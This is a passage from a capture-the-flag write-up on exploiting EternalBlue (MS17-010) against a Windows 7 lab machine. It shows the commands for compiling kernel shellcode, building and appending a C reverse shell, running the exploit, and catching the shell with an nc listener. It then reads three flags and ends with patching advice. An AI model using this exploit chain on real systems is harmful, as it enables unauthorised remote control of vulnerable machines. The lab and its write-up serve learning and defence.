


```
┌──(zatram㉿kali)-[~/AutoBlue-MS17-010]
└─$ python3 eternalblue_exploit7.py
eternalblue_exploit7.py <ip> <shellcode_file> [numGroomConn]
```

Fig. 10: The options required for running the exploit.

Compile shellcode

As you can see above, we need to provide shellcode that will be executed on the target machine. We go into the shellcode directory and compile the asm shellcodes:



```
┌──(zatram㉿kali)-[~/Desktop/blue/AutoBlue-MS17-010/shellcode]
└─$ nasm -f bin eternalblue_kshellcode_x64.asm -o ./sc_x64_kernel.bin

┌──(zatram㉿kali)-[~/Desktop/blue/AutoBlue-MS17-010/shellcode]
└─$ nasm -f bin eternalblue_kshellcode_x86.asm -o ./sc_x86_kernel.bin

┌──(zatram㉿kali)-[~/Desktop/blue/AutoBlue-MS17-010/shellcode]
└─$ █
```

Fig. 11: The asm shellcodes compilation.


After that, we must provide the payload binary, it will work with the shellcode. To do that, we clone another repository with the following command:

git clone https://github.com/izenynn/c-reverse-shell.git.

Then, we compile the C code with the Makefile provided with the command:

make.

And finally, we concatenate the shellcode and the payload together: cat sc_x64_kernel.bin c-reverse-shell/reverse.exe > sc_x64.bin.



```
┌──(zatram㉿kali)-[~/…/blue/AutoBlue-MS17-010/shellcode/c-reverse-shell]
└─$ make
gcc -std=c99 linux.c -o reverse.elf
i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o reverse.exe -lws2_32

┌──(zatram㉿kali)-[~/…/blue/AutoBlue-MS17-010/shellcode/c-reverse-shell]
└─$ ls
LICENSE   README.md        linux.c      reverse.exe
Makefile  change_client.sh  reverse.elf  windows.c

┌──(zatram㉿kali)-[~/…/blue/AutoBlue-MS17-010/shellcode/c-reverse-shell]
└─$ cd ..

┌──(zatram㉿kali)-[~/Desktop/blue/AutoBlue-MS17-010/shellcode]
└─$ cat sc_x64_kernel.bin c-reverse-shell/reverse.exe > sc_x64.bin

┌──(zatram㉿kali)-[~/Desktop/blue/AutoBlue-MS17-010/shellcode]
└─$ █
```

Fig. 12: The newly generated payload.

The shellcodes can work thanks to three different weaknesses, which relies on a

Windows function *srv!SrvOS2FeaListSizeToNt:*

First, a mathematical error when the protocol tries to cast an OS/2 File Extended Attribute (FEA) list structure to an NT FEA structure to determine how much memory to allocate. That causes less memory to be allocated and **leads to a buffer overflow**.

1. After that, SMB_COM_TRANSACTION2 and SMB_COM_NT_TRANSACT sub- commands are used: it sends a message with NT_TRANSACT just before TRANSACTION2. Since the last one is smaller, the first packet will occupy more space than is allocated: this allows us to **achieve the buffer overflow**.

2. Finally, heap spraying is used: that puts the shellcode in a place bundled with NOPs (no operation instructions). If the system starts executing from the middle of the NOP section, it will harmlessly **skip over these instructions until it reaches the actual shellcode**, ensuring it runs properly without crashing the target system.




Fig. 13: Concept of heap spraying to being able to execute the shellcode.

Gain access


Execution

Now, we are ready to exploit the EternalBlue vulnerability (MS17-010) with our exploit. To do that, we just run the following command on a side:

python eternalblue_expoit7.py 10.10.224.64 shellcode/sc_x64.bin.

And on the other hand, the listener will pick up the incoming connection that we have sent from the target machine with the payload and reconnect over it: this gives us control over the target machine. The command used is:

rlwrap nc -lnvp 4242.



```
┌──(zatram㉿kali)-[~/Desktop/blue/AutoBlue-MS17-010]
└─$ python eternalblue_exploit7.py 10.10.224.64 shellcode/sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

┌──(zatram㉿kali)-[~/Desktop/blue/AutoBlue-MS17-010]
└─$ 
```


```
┌──(zatram㉿kali)-[~/Desktop/blue]
└─$ rlwrap nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.9.222.147] from (UNKNOWN) [10.10.224.64] 49170
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Fig. 13: The shell obtained thanks to the exploit (left side) on the listener (right).

Getting the flags

For that final part, we don’t need to escalate our privileges, thus we already are administrators. So, we must explore the target machine to find the three required flags, to prove that the assessment is successful.


The first flag is in the machine's root directory, the starting point of the file tree. Here, under Windows, it is directly the C drive: C:\. We just used the command type flag1.txt to display the content of the file.



```
C:\Users\Jon>cd ..\..\
cd ..\..\

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\

03/17/2019  02:27 PM                24 flag1.txt
07/13/2009  10:20 PM    <DIR>          PerfLogs
04/12/2011  03:28 AM    <DIR>          Program Files
03/17/2019  05:28 PM    <DIR>          Program Files (x86)
12/12/2018  10:13 PM    <DIR>          Users
08/19/2024  05:33 AM    <DIR>          Windows
               1 File(s)             24 bytes
               5 Dir(s)  20,242,964,480 bytes free

C:\>type flag1.txt
type flag1.txt
flag{access_the_machine}
C:\>
```

Fig.14: The first flag: flag{access_the_machine}.

The second flag is where the passwords are stored within Windows: C:\Windows\System32\config\. Again, we use type config\flag2.txt to see the flag.




File Edit Selection View Go Run Terminal Help
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
C:\Windows\System32>dir config
dir config
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Windows\System32\config

08/19/2024  05:33 AM    <DIR>          .
08/19/2024  05:33 AM    <DIR>          ..
12/12/2018  06:00 PM            28,672 BCD-Template
08/19/2024  04:47 AM        18,087,936 COMPONENTS
08/19/2024  05:07 AM           262,144 DEFAULT
03/17/2019  02:32 PM                34 flag2.txt
07/13/2009  09:34 PM    <DIR>          Journal
08/19/2024  05:07 AM    <DIR>          RegBack
03/17/2019  03:05 PM           262,144 SAM
08/19/2024  04:47 AM           262,144 SECURITY
08/19/2024  05:40 AM        40,632,320 SOFTWARE
08/19/2024  05:40 AM        12,582,912 SYSTEM
11/20/2010  09:41 PM    <DIR>          systemprofile
12/12/2018  06:03 PM    <DIR>          TxR
               8 File(s)     72,118,306 bytes
               6 Dir(s)  20,242,964,480 bytes free

C:\Windows\System32>type config\flag2.txt
type config\flag2.txt
flag{sam_database_elevated_access}
C:\Windows\System32>
```

Fig.15: The second flag: flag{sam_database_elevated_access}.

Finally, the third flag is in the directory where documents can be stored by administrators: in C:\Jon\Documents\. We use the same command as before to display the flag: type flag3.txt.



```
C:\Users\Jon\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Users\Jon\Documents

12/12/2018  10:49 PM    <DIR>          .
12/12/2018  10:49 PM    <DIR>          ..
03/17/2019  02:26 PM                37 flag3.txt
               1 File(s)             37 bytes
               2 Dir(s)  20,242,964,480 bytes free

C:\Users\Jon\Documents>type flag3.txt
type flag3.txt
flag{admin_documents_can_be_valuable}
C:\Users\Jon\Documents>
```

Fig.1c: The third flag: flag{admin_documents_can_be_valuable}.

Patch MS17-010

As you can see, eternalblue is a major flaw, and needs to be fixed as soon as possible. We're going to look at how to do this:

- By using detection techniques as seen as before, make sure that the patch MS17-010 has been installed on your systems. If it’s not the case, report to the Microsoft webpage to update your system: https://www.catalog.update.microsoft.com/Search.aspx?q=MS17- 010.

- If that is not possible, other mitigations include disabling SMBv1, and using the most recent SMB protocols, such as SMBv3. And ensure that no vulnerable machines have access to the internet.

- Be sure to have a capable EDR security solution, which can attenuate threats by monitoring traffic over SMB.